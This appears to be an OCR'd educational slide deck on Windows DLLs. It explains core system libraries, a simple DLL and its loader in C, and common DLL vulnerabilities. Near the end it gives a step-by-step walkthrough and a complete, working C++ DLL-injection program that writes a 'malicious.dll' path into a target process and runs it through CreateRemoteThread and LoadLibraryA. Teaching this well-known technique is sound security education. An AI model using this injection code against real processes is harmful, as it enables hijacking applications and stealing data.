.DLL

DLL FILES: THE BACKBONE OF OS SECURITY AND CYBER DEFENSE

Dynamic Link Libraries (DLLs) are essential components of operating systems (OS) and applications. They provide reusable code modules that streamline software development and enhance security. This presentation explores the critical role of DLLs in OS security and the evolving landscape of cyber threats targeting these files.

WHAT ARE DLL FILES?

Shared Code Modules

DLLs are libraries of reusable code modules that contain functions, procedures, and resources shared by multiple applications. They allow developers to create smaller, more efficient executables, reducing redundancy and improving system performance.

- Example: Many programs use a DLL like **user32.dll** to display windows and buttons. Instead of each program creating its own version of these functions.


Dynamic Linking

DLLs are loaded and linked to applications at runtime, enabling flexibility and allowing applications to use the latest versions of libraries without recompilation. This dynamic linking mechanism is a cornerstone of modern operating systems.

- **Example**: When a game loads a **graphics DLL** at runtime, it can take advantage of updates without needing to reinstall the entire game.

.DLL FILES IN THE MEMORY

- DLLs Files are placed in memory to can be accessed by different processes.
- Using it in this way makes the performance is more efficient.
- Example: two processes (Google Chrome and Telegram) attach crypt32.dll file for secure communication, encryption, and certificate validation.
- crypt32.dll is stored in physical memory to can be used by different processes at the same time.



IMPORTANT .DLL FILES

01

kernel32.dll is a core system library that manages essential operations such as memory allocation, process and thread creation, and file handling. It acts as the backbone for many low-level functions that enable software to interact with the operating system efficiently


02

ntdll.dll focuses on providing low-level system services, serving as the interface between user-mode applications and the Windows kernel. It facilitates core OS functionality by exposing the Native API, enabling tasks like memory management, process creation, and thread synchronization.

03

advapi32.dll provides advanced system services related to security and administration, such as access control, process management, and registry operations. It ensures that applications can securely interact with critical system resources.

ROLE OF NTDLL.DLL



User Processes - A program/application executed by the user such as Notepad, Google Chrome or Microsoft Word.

Subsystem DLLs - DLLs that contain API functions that are called by user processes. An example of this would be **kernel32.dll** exporting the CreateFile() Windows API (WinAPI) function, other common subsystem DLLs are **ntdll.dll**, **advapi32.dll**, and **user32.dll**.

Ntdll.dll - A system-wide DLL which is the lowest layer available in user mode. This is a special DLL that creates the transition from user mode to kernel mode. This is often referred to as the Native API or NTAPI.

Executive Kernel - This is what is known as the Windows Kernel and it calls other drivers and modules available within kernel mode to complete tasks. The Windows kernel is partially stored in a file called ntoskrnl.exe under "C:\Windows\System32".

ROLES OF DLLS IN OS SECURITY

- **Code Integrity Verification:** DLLs support code signing and prevent unauthorized modifications to system components.
- **Dynamic Security Features:** DLLs enable ASLR and DEP to guard against buffer overflow attacks.
- **Privilege Management:** Critical DLLs (e.g., **Advapi32.dll**) enforce access control and manage security policies.
- **Secure Communication:** DLLs like **Crypt32.dll** ensure encryption and certificate validation for secure data exchanges.
- **System Integrity:** Core DLLs (e.g., **Kernel32.dll**) maintain OS stability by managing memory, processes, and hardware resources.

SIMPLE DLL CODE: P1

MESSAGE.C

message.c

```c
#include <Windows.h>
#include <stdio.h>

extern __declspec(dllexport) void Message() {

    MessageBoxW(NULL, L"THIS IS AN TEST FOR .DLL", L"DLL Says: ", MB_OK | MB_ICONQUESTION);

}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        //code
    case DLL_THREAD_ATTACH:
        //code
    case DLL_THREAD_DETACH:
        //code
    case DLL_PROCESS_DETACH:
        //code
        break;
    }
    return TRUE;
}
```

- A simple C code shows the implementation of DLL file Named message.dll
- **#include <stdio.h>** : a definition of standard input/output library in C.
- **#include <Windows.h>** : a definition of Windows.h library in C to use different types of Win API Functions
- **extern __declspec(dllexport)** : Ensures the Message() function is exported and available to other programs using the DLL.
- The code has Function named **Message()** the function call a Win API Function called **MessageBoxW()** to represent a message to the screen.
- After compilation of this C code, we will get a file named **message.dll**
    - We will use this file for our next program.

SIMPLE DLL CODE: P2

PROGRAM.C


Program.c

```c
#include <Windows.h>
#include <stdio.h>

// Define a function pointer type for the `Message` function from the DLL
typedef void (WINAPI* MessageFunctionPointer)();

int main() {
    // Attempt to get a handle to the DLL if it is already loaded in the process
    HMODULE hmodule = GetModuleHandleW(L"message.dll");

    // Check if the handle is NULL, meaning the DLL is not already loaded
    if (hmodule == NULL) {
        // Load the DLL explicitly if it's not already loaded
        hmodule = LoadLibraryW(L"message.dll");
        if (hmodule == NULL) {
            printf("[!] Failed to load message.dll\n");
            return 1;  // Exit if the DLL cannot be loaded
        }
    }

    // Retrieve the address of the exported `Message` function from the DLL
    PVOID pMessage = GetProcAddress(hmodule, "Message");
    if (pMessage == NULL) {
        // If the function is not found in the DLL, print an error and exit
        printf("[!] Failed to find function 'Message' in message.dll\n");
        return 1;
    }

    // Cast the function pointer to the defined type to call it properly
    MessageFunctionPointer Message = (MessageFunctionPointer)pMessage;

    // Call the `Message` function from the DLL
    Message();

    // Optionally unload the DLL to free resources
    FreeLibrary(hmodule);

    return 0;
}
```


- A simple C code shows the implementation of Main program to call the created message.dll file.
- **GetModuleHandleW()** : A Win API function used to get handle to the already loaded dll file .
- **LoadLibraryW()** : A Win API function used to load a dll file that's not already loaded to the process of program.
- **GetProcAddress()** : A Win API function used to export the function name from the loaded dll file.
- After compilation of this code, we will get a file named program.exe , which will load the message.dll code to it.

RESULTS:

Program execution:



Process Information (Viewed in Process explorer):



COMMON DLL VULNERABILITIES AND THEIR IMPACT

Buffer Overflows

Overflowing a buffer in a DLL can corrupt memory, leading to crashes or malicious code execution. This vulnerability is exploited by attackers to gain control of a system.

Privilege Escalation


Exploiting vulnerabilities in DLLs can allow attackers to escalate privileges, granting them access to restricted resources or system-level operations. This is a critical security threat

DLL Injection

Attackers can inject malicious DLLs into running processes, subverting the application's behavior and potentially executing harmful code. This technique is used to bypass security mechanisms and spread malware

DLL INJECTION

- Step 1: **OpenProcess()** The attacker opens the victim process using the OpenProcess API to gain access and control.
- Step 2: **VirtualAllocEx()** Allocates memory in the victim process to store the path of the malicious DLL (e.g., evil.dll).
- Step 3: **WriteProcessMemory()** Writes the path of the DLL (evil.dll) into the allocated memory space within the victim process.
- Step 4: **GetModuleHandle()** Retrieves the handle to **kernel32.dll**, which contains the **LoadLibraryA()** function used to load DLLs.
- Step 5: **GetProcAddress()** Gets the address of the **LoadLibraryA()** function from **kernel32.dll**, enabling the attacker to load the malicious DLL in the victim process.
- Step 6: **CreateRemoteThread()** Creates a remote thread in the victim process that executes the **LoadLibraryA()** function with the path of evil.dll as its parameter.
- Step 7: DLL Execution The malicious DLL (evil.dll) is loaded into the victim process, and its DllMain function is executed, allowing the attacker to run malicious code.



CODE SAMPLE OF DLL INJECTION:

```cpp
#include <windows.h>
#include <iostream>

int main() {
    // The target process ID
    DWORD processID = 1234;

    // Path to the malicious DLL
    const char* dllPath = "<Path>\\malicious.dll";

    // Open the target process with necessary permissions
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processID);
    if (hProcess == NULL) {
        std::cerr << "Failed to open target process." << std::endl;
        return 1;
    }

    // Allocate memory in the target process for the DLL path
    LPVOID allocatedMemory = VirtualAllocEx(hProcess, NULL, strlen(dllPath) + 1, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
    if (allocatedMemory == NULL) {
        std::cerr << "Failed to allocate memory in target process." << std::endl;
        CloseHandle(hProcess);
        return 1;
    }

    // Write the DLL path into the allocated memory
    if (!WriteProcessMemory(hProcess, allocatedMemory, dllPath, strlen(dllPath) + 1, NULL)) {
        std::cerr << "Failed to write DLL path to target process." << std::endl;
        VirtualFreeEx(hProcess, allocatedMemory, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return 1;
    }

    // Get the address of LoadLibraryA in kernel32.dll
    LPVOID loadLibraryAddr = (LPVOID)GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
    if (loadLibraryAddr == NULL) {
        std::cerr << "Failed to find LoadLibraryA address." << std::endl;
        VirtualFreeEx(hProcess, allocatedMemory, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return 1;
    }

    // Create a remote thread in the target process to call LoadLibraryA
    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)loadLibraryAddr,
allocatedMemory, 0, NULL);
    if (hThread == NULL) {
        std::cerr << "Failed to create remote thread." << std::endl;
        VirtualFreeEx(hProcess, allocatedMemory, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return 1;
    }

    // Wait for the remote thread to complete
    WaitForSingleObject(hThread, INFINITE);

    // Clean up
    VirtualFreeEx(hProcess, allocatedMemory, 0, MEM_RELEASE);
    CloseHandle(hThread);
    CloseHandle(hProcess);

    std::cout << "DLL injection successful." << std::endl;
    return 0;
}
```

- **OpenProcess():** Opens the target process to gain access.
- **VirtualAllocEx():** Allocates memory in the target
- **WriteProcessMemory():** Writes the DLL path into the allocated
- **GetModuleHandel():** Load kernal32.dll to use **LoadLibraryA()** function
- **GetProcAddress():** Retrieves the address of LoadLibraryA from kernel32.dll.
- **CreateRemoteThread():** Creates a thread in the target process to load the DLL using **LoadLibraryA()** Function.
- If **DLL injection succeeds**, the malicious DLL is loaded into the target process, executing its `DllMain` function to run arbitrary code. This allows the attacker to manipulate the process, steal data, or alter its behavior.

MALICIOUS DLL FILES: THREATS AND ATTACK VECTORS

Trojan Horses

Malicious DLLs can be disguised as legitimate files, tricking users into downloading and executing them, leading to malware infections and data theft.

Remote Code Execution

Attackers can use malicious DLLs to execute arbitrary code on a compromised system, gaining full control over the victim's device and potentially spreading malware further.

Data Exfiltration

Malicious DLLs can steal sensitive data, including passwords, financial information, and confidential documents, compromising user privacy and security.

Denial of Service

Attackers can use malicious DLLs to crash applications or entire systems, causing service disruption and affecting business operations. This can be used for extortion or disruption.

THANKS

Do you have any questions?

Telegram Channel(User Name):@cyb_sta
Telegram Channel(Link): **Cyber Station**

References:

Maldev Academy
Windows Internals part 1
Dll Injection Code Example